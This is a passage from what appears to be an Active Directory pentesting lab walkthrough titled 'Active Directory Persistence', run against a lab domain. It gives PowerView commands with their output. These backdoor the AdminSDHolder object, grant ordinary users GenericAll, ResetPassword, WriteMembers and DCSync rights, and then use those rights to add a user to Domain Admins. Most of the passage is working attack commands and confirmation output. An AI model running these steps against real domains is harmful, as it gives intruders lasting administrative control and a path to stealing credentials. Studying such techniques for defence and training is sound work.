VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1113 '00000000-0000-0000-0000-000000000000'
rights on CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
```

Active Directory Persistence

- Let's Confirm if our command was successful
- Get-ObjectAcl -SamAccountName "Domain admins" -ResolveGUIDs | ? {$_.IdentityReference -match 'Jessica.Williams'}

```
PS C:\Tools\AD-Pentesting-Tools-main> Get-ObjectAcl -SamAccountName "Domain admins" -ResolveGUIDs | ? {$_.IdentityRefere
nce -match 'Jessica.Williams'}


InheritedObjectType   : All
ObjectDN              : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectType            : All
IdentityReference     : BYTESHIELD\Jessica.Williams
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-512
```

Active Directory Persistence

- We can also set reset password right
- Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName 'p.brown' -Rights ResetPassword -Verbose

```
PS C:\Tools\AD-Pentesting-Tools-main> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountNa
me 'p.brown' -Rights ResetPassword -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1105 'ResetPassword' on
CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1105 '00299570-246d-11d0-a768-00aa006e0529'
rights on CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
```

Active Directory Persistence

- Confirming if our command was successful
- Get-ObjectAcl -SamAccountName "Domain admins" -ResolveGUIDs | ? {$_.IdentityReference -match 'p.brown'}

```
PS C:\Tools\AD-Pentesting-Tools-main> Get-ObjectAcl -SamAccountName "Domain admins" -ResolveGUIDs | ? {$_.IdentityRefere
nce -match  'p.brown'}


InheritedObjectType   : All
ObjectDN              : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectType            : User-Force-Change-Password
IdentityReference     : BYTESHIELD\P.Brown
IsInherited           : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-512
```

Active Directory Persistence

- We also set for writemembers right
- Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName 'justin.smith' -Rights WriteMembers -Verbose

```
PS C:\Tools\AD-Pentesting-Tools-main> Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountNa
me 'justin.smith' -Rights WriteMembers -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1112 'WriteMembers' on
CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1112 'bf9679c0-0de6-11d0-a285-00aa003049e2'
rights on CN=AdminSDHolder,CN=System,DC=BYTESHIELD,DC=local
```

Active Directory Persistence


- Confirming if our command was successful
- Get-ObjectAcl -SamAccountName "Domain admins" -ResolveGUIDs | ? {$_.IdentityReference -match 'justin.smith'}

```
PS C:\Tools\AD-Pentesting-Tools-main> Get-ObjectAcl -SamAccountName "Domain admins" -ResolveGUIDs | ? {$_.IdentityRefere
nce -match 'justin.smith'}


InheritedObjectType   : All
ObjectDN              : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
ObjectType            : Self-Membership
IdentityReference     : BYTESHIELD\Justin.Smith
IsInherited           : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-512
```

Active Directory Persistence

- Adding GenericAll right in the domain object
- Add-ObjectAcl -TargetDistinguishedName 'DC=BYTESHIELD,DC=LOCAL' -PrincipalSamAccountName 'p.brown' -Rights All -Verbose



Active Directory Persistence

- Adding DCSync rights
- Add-ObjectAcl -TargetDistinguishedName 'DC=BYTESHIELD,DC=LOCAL' -PrincipalSamAccountName 'p.brown' -Rights DCSync -Verbose

```
PS C:\Tools\AD-Pentesting-Tools-main> Add-ObjectAcl -TargetDistinguishedName 'DC=BYTESHIELD,DC=LOCAL' -PrincipalSamAccou
ntName 'p.brown' -Rights DCSync -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://DC=BYTESHIELD,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1105 'DCSync' on DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1105 '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'
rights on DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1105 '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
rights on DC=BYTESHIELD,DC=local
VERBOSE: Granting principal S-1-5-21-2650123447-3108711000-1796582875-1105 '89e95b76-444d-4c62-991a-0facbeda640c'
rights on DC=BYTESHIELD,DC=local
```

Active Directory Persistence

- Abusing the right with Jessica.Williams
- Get-DomainUser Jessica.williams

```
PS C:\Tools> Get-DomainUser Jessica.williams


logoncount              : 42
badpasswordtime         : 12/3/2023 8:04:07 AM
distinguishedname       : CN=Jessica Williams,CN=Users,DC=BYTESHIELD,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : Jessica Williams
lastlogontimestamp      : 12/1/2023 3:17:35 PM
userprincipalname       : Jessica.Williams@BYTESHIELD.local
name                    : Jessica Williams
objectsid               : S-1-5-21-2650123447-3108711000-1796582875-1113
samaccountname          : Jessica.Williams
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 12/1/2023 11:17:35 PM
instancetype            : 4
usncreated              : 16498
objectguid              : d2afd6aa-2126-453c-a1e7-c106390d0f60
sn                      : Williams
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata   : 1/1/1601 12:00:00 AM
givenname               : Jessica
memberof                : {CN=Remote Management Users,CN=Builtin,DC=BYTESHIELD,DC=local, CN=Remote Desktop Users,CN=Builtin,DC=BYTESHIELD,DC=local}
lastlogon               : 12/3/2023 4:20:46 PM
badpwdcount             : 0
cn                      : Jessica Williams
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated             : 11/20/2023 2:21:18 PM
primarygroupid          : 513
pwdlastset              : 11/20/2023 6:21:18 AM
usnchanged              : 77871
```

Active Directory Persistence

- Jessica.Williams is not a member of domain admins but has GenericAll right on Domain Admins Group, we can abuse that right to add a standard domain user domain admins group

```
PS C:\Tools> Get-DomainUser Mike.Johnson


logoncount             : 0
badpasswordtime        : 12/2/2023 4:36:15 PM
distinguishedname      : CN=Mike Johnson,CN=Users,DC=BYTESHIELD,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : Mike Johnson
userprincipalname      : Mike.Johnson@BYTESHIELD.local
name                   : Mike Johnson
objectsid              : S-1-5-21-2650123447-3108711000-1796582875-1114
samaccountname         : Mike.Johnson
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 11/20/2023 2:22:12 PM
instancetype           : 4
usncreated             : 16505
objectguid             : 2aab3cc2-30a2-4aa2-9697-8ade12a1b096
sn                     : Johnson
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata  : 1/1/1601 12:00:00 AM
givenname              : Mike
memberof               : CN=Foreign Universal Group,CN=Users,DC=BYTESHIELD,DC=local
lastlogon              : 12/31/1600 4:00:00 PM
badpwdcount            : 2
cn                     : Mike Johnson
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated            : 11/20/2023 2:22:12 PM
primarygroupid         : 513
pwdlastset             : 11/20/2023 6:22:12 AM
usnchanged             : 16510
```

Active Directory Persistence

- Mike.Johnson is not a Member of domain damins group let's add him
- Add-ADGroupMember -Identity "Domain Admins" -Members "Mike.Johnson" –Verbose

```
PS C:\Tools> Add-ADGroupMember -Identity "Domain Admins" -Members "Mike.Johnson" -Verbose
VERBOSE: Performing the operation "Set" on target "CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local".
```

- Mike.Johnson is now a member of Domain Admins Group

```
PS C:\Tools> Get-DomainUser Mike.Johnson


logoncount             : 0
badpasswordtime        : 12/2/2023 4:36:15 PM
distinguishedname      : CN=Mike Johnson,CN=Users,DC=BYTESHIELD,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : Mike Johnson
userprincipalname      : Mike.Johnson@BYTESHIELD.local
name                   : Mike Johnson
objectsid              : S-1-5-21-2650123447-3108711000-1796582875-1114
samaccountname         : Mike.Johnson
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 11/20/2023 2:22:12 PM
instancetype           : 4
usncreated             : 16505
objectguid             : 2aab3cc2-30a2-4aa2-9697-8ade12a1b096
sn                     : Johnson
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata  : 1/1/1601 12:00:00 AM
givenname              : Mike
memberof               : {CN=Foreign Universal Group,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local}
lastlogon              : 12/31/1600 4:00:00 PM
badpwdcount            : 2
cn                     : Mike Johnson
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated            : 11/20/2023 2:22:12 PM
primarygroupid         : 513
pwdlastset             : 11/20/2023 6:22:12 AM
usnchanged             : 16510
```